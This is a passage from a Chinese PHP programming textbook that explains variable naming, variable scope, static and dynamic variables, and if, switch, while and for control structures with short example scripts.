echo $example;  //输出 www.
Echo $Example;  //变量区分大小写输出 banzhuan，但 echo 不区分大小写
```

```
ECHO $eXAMple;  //输出 org

?>
```

运行上述代码，结果如图 2-4 所示。




图 2-4　变量命名规则

知识点：

一个有效的变量名是由字母或者下划线开头，后面跟任意数量的字母、数字或下划线，一定不要以数字开头，且中间不可以有空格。PHP 中有一些标识符是系统定义的，也称为关键字，因此不能用它们作为任何一个常量、函数名或者类名。但是 PHP 与其他语言不同，这些关键字可以用来作为变量名。

注意：

变量名最好有一定的含义，能够让人看懂；通常一个好的变量名是由一个或几个英文单词组成；如果是一个单词，那全部用小写方式；如果是多个，则第一个单词采用小写，剩下每个单词的首字母大写。如$goodNameIsGood，函数名称也采用同样的规则。

2.3.3　变量的作用域

和 C 一样，PHP 中的变量也有全局变量和局部变量之分。全局变量指的是在程序运行期间都能使用的变量，而局部变量只在子函数或某过程有效。在 PHP 脚本中，任何在函数内部声明的变量都将被限制在局部函数内，这种变量叫做局部变量。

实例 2-7：局部变量

```
<?php
$a = 3;
$b = 4;
echo "a=" . $a . ",b=" . $b . ";";
echo "<br>";
function Sum() {
	echo "<hr>开始执行 Sum()函数;<br>"; //<hr>表示加入一条水平线
	$a = 10;                        //定义函数内部变量$a
	$b = 20;                        //定义函数内部变量$b
	echo "<i>Sum()的内部参数 a=" . $a . ",b=" . $b . ";</i><br>";
	echo "Sum()函数执行完毕！<br><hr>";
}
```

```
Sum();
echo "a=" . $a;
?>
```

运行上述代码，结果如图 2-5 所示。




图 2-5　局部变量

知识点：

在函数 Sum( )内部定义的变量$a 和$b 只在函数内部起作用，当运行函数之后，得到的结果就是这两个局部变量的和。

而相对于局部变量只能在函数内起作用，全局变量可以用于 PHP 的全部脚本。PHP 提供两种定义全局变量的方法，第一种是使用 global 关键字；第二种是通过 PHP 自定义的 $GLOBALS 数组实现全局变量。

实例 2-8：使用 global 关键字的全局变量

```
<?php
$a = 3;
$b = 4;
echo "a=" . $a . ",b=" . $b . ";";
echo "<br>";
//函数 Sum 求两个变量的和并把和返回到其中一个变量
function Sum($a, $b) {
	echo "<hr>开始执行 Sum()函数;<br>";
	//在函数内部标识$a 为全局变量
	global $a;
	$a = $a + $b;
	echo "<i>Sum()的内部参数 a=" . $a . ";</i><br>";
	echo "Sum()函数执行完毕! <br><hr>";
}
Sum($a, $b);
echo "a=" . $a . ".";

?>
```

运行上述代码，结果如图 2-6 所示。




图 2-6　通过 global 关键字定义的全局变量

知识点：

通过该实例可以看出，在函数内变量$a 之前加关键字 global 后，在函数外输出$a 时，会发现$a 的值已经发生改变，这就是定义全局变量的作用。

实例 2-9：$GLOBALS 数组实现全局变量

```
<?php
$a = 3;
$b = 4;
echo "a=" . $a . ",b=" . $b . ";";
echo "<br>";
//函数 Sum 求两个变量的和并把和返回到其中一个变量
function Sum($a,$b) {
      echo "<hr>开始执行 Sum()函数;<br>";
      //在函数内部标识$a 为全局变量
      $GLOBALS["a"] = $GLOBALS["a"] + $GLOBALS["b"];
      echo "<i>Sum()的内部参数 a=".$GLOBALS["a"].";</i><br>";
      echo "Sum()函数执行完毕! <br><hr>";
}
Sum($a, $b);
echo "a=" . $a . ".";

?>
```

运行上述代码，结果如图 2-7 所示。




图 2-7　$GLOBALS 数组实现全局变量

注意：

可以看出，运用$GLOBALS 数组实现的全局变量的效果和用关键字 global 实现全局变量的效果是一样的。

2.3.4　静态变量

在开发 PHP 程序时，有时需要某个变量或者方法不随对象的改变而改变，甚至在没有创建对象时也能访问数据和方法，这就需要用到 static 关键字，而用到 static 关键字的变量称之为静态变量。

实例 2-10：静态变量

```
<?php
function counta() {
      static $a = 0;     //在函数内部标识$a 为静态变量
      echo "函数 counta()中变量 a 为：" .$a. "<br/>";
      $a++;              //对变量$a 执行加 1 操作
}
counta();
counta();
counta();

?>
```

运行上述代码，结果如图 2-8 所示。




图 2-8　静态变量

2.3.5　动态变量

前面章节介绍了如何对一个变量进行赋值，变量名由用户自定义。下面来介绍动态变量，动态变量的变量名是可变，即通过另一个变量传递的。在 PHP 中使用两个美元符$$进行动态变量的定义。

实例 2-11：动态变量

```
<?php
$name = "Air";                //定义变量$name
$$name = "Michael Jordan";   //定义一个动态变量$$name,该变量的名称是变量$name 的值
echo "变量\$name 的值为：".$name."<br>";  //输出变量$name
echo "动态变量\$\$name 的值为：".$$name."<br>";//输出动态变量$$name 的值
echo "动态变量\$\$name 的另一种输出方式为\$Air：".$Air;

?>
```

运行上述代码，结果如图 2-9 所示。




图 2-9　动态变量

2.4　流程控制结构

在任何编程语言中，流程控制都是很基础且很重要的内容。由于 PHP 的语法大部分继承了 C 语言的特点，因此在流程控制结构方面，PHP 和 C 非常类似，包括条件控制语句 if…else 和 switch、循环控制语句 while 和 for 以及跳转控制语句 break 和 continue。

2.4.1　条件控制语句

在 PHP 中，条件控制语句有两种类型，分别为 if 条件语句和 switch…case 条件语句。

1. if 语句

if 语句是最简单的条件判断语句，它判断某个条件，如果条件成立，则执行紧跟 if 语句的那段程序；否则跳过这段程序执行下面的程序。其格式为：

```
if(expr)
      statement;
```

如果 expr 为真，那么会顺序执行 statement 语句，否则跳过 statement 接着执行其他语句。如果 if 条件之后需要执行的语句不只一条，那么就需要用大括号包含起来，其实单个语句也可以用大括号包含，其格式为：

```
if(expr)
{
      Statement1;
      Statement2;
      …
}
```

实例 2-12：if 语句

```
<?php
$score = 60;
//如果成绩等于 10 分，则输出语句
if ($score == 60) {
```

```
        echo "刚好考了 60 分，及格万岁！";
}

?>
```

运行上述代码，结果如图 2-10 所示。




图 2-10　if 语句

2．if…else 语句

直接仅使用 if 语句不常见，很多时候都需要在条件不满足的时候执行另外的语句。这就需要用到 if…else 结构，其格式如下：

```
if(expr){
statement1;
…
}else{
Statement2;
…
}
```

如果 expr 为真，那么会执行 statement1 语句，如果为假，则跳过此段语句，执行 else 之后大括号中的语句。

实例 2-13：if…else 语句

```
<?php
$score = 90;
if ($score >= 60 && $score <= 100)
        echo "成绩为：" . $score . "及格了，最后一个星期书没白看！";
else
        echo "成绩为：" . $score . "挂科了，可怜的孩子还要补考！";
?>
```

运行上述代码，结果如图 2-11 所示。




图 2-11　if…else 语句

3．if…else if…else 语句

使用 if…else 语句能够描述大部分逻辑问题，但有时候还是不能准确表达程序员的语

义。因为它只能有两种情况，要么为真执行一种语句，要么为假执行另一种语句。但是对有三个或三个以上的选择情况该如何处理？这就引出了 if…else if…else 语句，其格式如下：

```
if(expr1){
statement1;
…
}else if(expr2){
statement2;
…
}…
else{
Statementn;
…}
```

如果 expr1 的值为真，则执行 statement1 语句；否则，如果 expr2 的值为真，则执行 statement2 语句；依次进行，如果都不满足，则执行 else 中的 statementn 语句。

实例 2-14：if…else if…else 语句

```
<?php
$score = 87;
//以下代码根据成绩$score 进行各种冷嘲热讽
if ($score >= 60 && $score <= 100) {
        if ($score < 70) {
                echo "及格对你来说很不错啦！";
        } else if ($score < 80) {
                echo "再努力努力就能得良好了啊！";
        } else if ($score < 90) {
                echo "得良好是没有女生注意滴！";
        } else {
                echo "乖乖，优秀啊，可是长得太丑，还是没女生看得上，唉！";
        }
} else if ($score >= 40) {
        echo "丢面子啊，才考这么点！";
} else {
        echo "直接退学吧，没脸混了！";
}
?>
```

运行上述代码，结果如图 2-12 所示。




图 2-12　if…else if…else 语句

4．switch…case 语句

有了前面的 if 以及类似语句，可以处理几乎所有的条件判定问题。但唯一的缺点是显得烦琐臃肿，为了避免 if 语句的冗长，提高程序的可读性，PHP 提供了 switch 分支控制语句，在某些多选项场合，会使程序代码简洁易读。其格式如下：

```
Switch(val){
      case value1:
                  statement1;
                  break;
      case value2:
                  statement2;
                  break;

      …
case valuen:
             statementn;
             break;
    default:
             statement;
}
```

switch 语句根据 val 的值，依次与 case 中的 value 值比较，如果相等，则执行此 case 下的 statement，如果不相等，继续比较，直到 switch 语句结束或者遇到 break 语句为止。

实例 2-15： switch 语句

```
<?php
$score = 98;
switch ($score) {
      case $score >= 40 && $score < 60:
            echo "丢面子啊，才考这么点！";
            break;
      case $score >= 60 && $score < 70:
            echo "及格对你来说很不错啦！";
            break;
      case $score >= 70 && $score < 80:
            echo "再努力努力就能得良好了啊！";
            break;
      case $score >= 80 && $score < 90:
            echo "得良好是没有女生注意滴！";
            break;
      case $score >= 90 && $score <= 100:
            echo "乖乖，优秀啊，可是长得太丑，还是没女生看得上，唉！";
            break;
      default:
```

```
            echo "直接退学吧，没脸混了！";
}

?>
```

运行上述代码，结果如图 2-13 所示。




图 2-13　switch 语句

注意：

执行 switch 语句时，如果没有 break 跳转语句，即使遇到符合条件的 case 语句段，程序也会接着执行以下的 case 语句，造成资源的浪费和程序的不正确，所以需要在每个 case 执行语句后加一个 break 语句，跳出当前循环。将在 2.4.3 小节详细介绍此用法。

2.4.2　循环控制语句

如果想循环执行某一个操作，用顺序结构来处理的话，将会十分烦琐。和 C 语言一样，PHP 也提供了循环控制语句，有 while 循环，也有 for 循环，对于数组，PHP 还专门提供了 foreach( )循环来遍历数组中的元素(foreach 循环将在数组章节进行介绍)。

1．while 和 do…while 循环

while 循环是 PHP 中最简单的循环控制语句，其格式如下：

```
while(expr){
Statement;
}
```

只要 while 中的表达式 expr 为真，就重复执行嵌套中的循环语句 statement，直到表达式 expr 为假，才跳出循环，执行嵌套外面的语句。

do…while 循环与 while 循环很相似，其格式如下：

```
do{
     statement;
}while(expr);
```

do…while 与 while 循环唯一的区别是：do…while 循环控制语句不管 expr 是否为真，都执行了一次 statement，然后才开始检查 expr 是否为真，如果为真，继续循环，如果为假，则跳出循环。

实例 2-16： while 和 do…while 循环

```
<?php
$i = 100;
//当$i 的值小于 100 时循环，因为$i 为 100，不满足条件，不执行循环语句
while ($i < 100) {
        echo "测试 while! ";
        $i++;
}
echo '$i 的值为' . $i . "<br />";
//当$i 的值小于 100 时循环，先执行循环语句后判断，所以$i 的值增加了
do {
        echo "测试 do-while";
        $i++;
} while ($i < 100);
echo "<br />";
echo '$i 的值为' . $i;
?>
```

运行上述代码，结果如图 2-14 所示。




图 2-14　while 和 do…while 循环

2. for 循环

for 循环控制是 PHP 中最复杂也是最常用的循环控制结构，其格式如下：

```
for(expr1; expr2; expr3){
      statement;
      …
}
```

第一个表达式 expr1 在循环之前无条件运行一次并进行赋值；第二个表达式 expr2 在每次循环之前执行，如果值为真，则继续运行大括号内的循环语句，如果值为假，则终止循环；第三个表达式 expr3 在每次循环之后执行去修改表达式 expr1 的值。

实例 2-17： for 循环

```
<?php
$i = 1;
$sum = 0;
for ($i = 1; $i <= 100; $i++) {
      $sum += $i;
```

```
}
echo"从 1 到 100 的和为：" . $sum;
//测试一个无限循环
for(;;) {
	echo "此恨绵绵无绝期！";
}

?>
```

运行上述代码，结果如图 2-15 所示。




图 2-15　for 循环

2.4.3　跳转控制语句

